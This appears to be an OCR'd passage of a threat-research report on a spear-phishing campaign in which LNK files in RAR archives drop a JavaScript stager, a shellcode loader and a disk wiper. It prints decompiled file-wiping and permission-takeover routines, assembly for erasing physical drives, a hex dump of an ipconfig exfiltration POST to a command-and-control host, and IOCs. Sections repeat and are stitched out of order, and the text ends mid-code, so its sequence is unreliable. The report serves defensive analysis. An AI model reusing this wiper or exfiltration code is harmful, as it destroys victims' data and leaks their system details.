
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	process:	rundll32.exe	op:	OpenRead	status:	0x00000000
	path:	\??\PhysicalDrive0				
File Write	process:	rundll32.exe	op:	OpenModify	status:	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
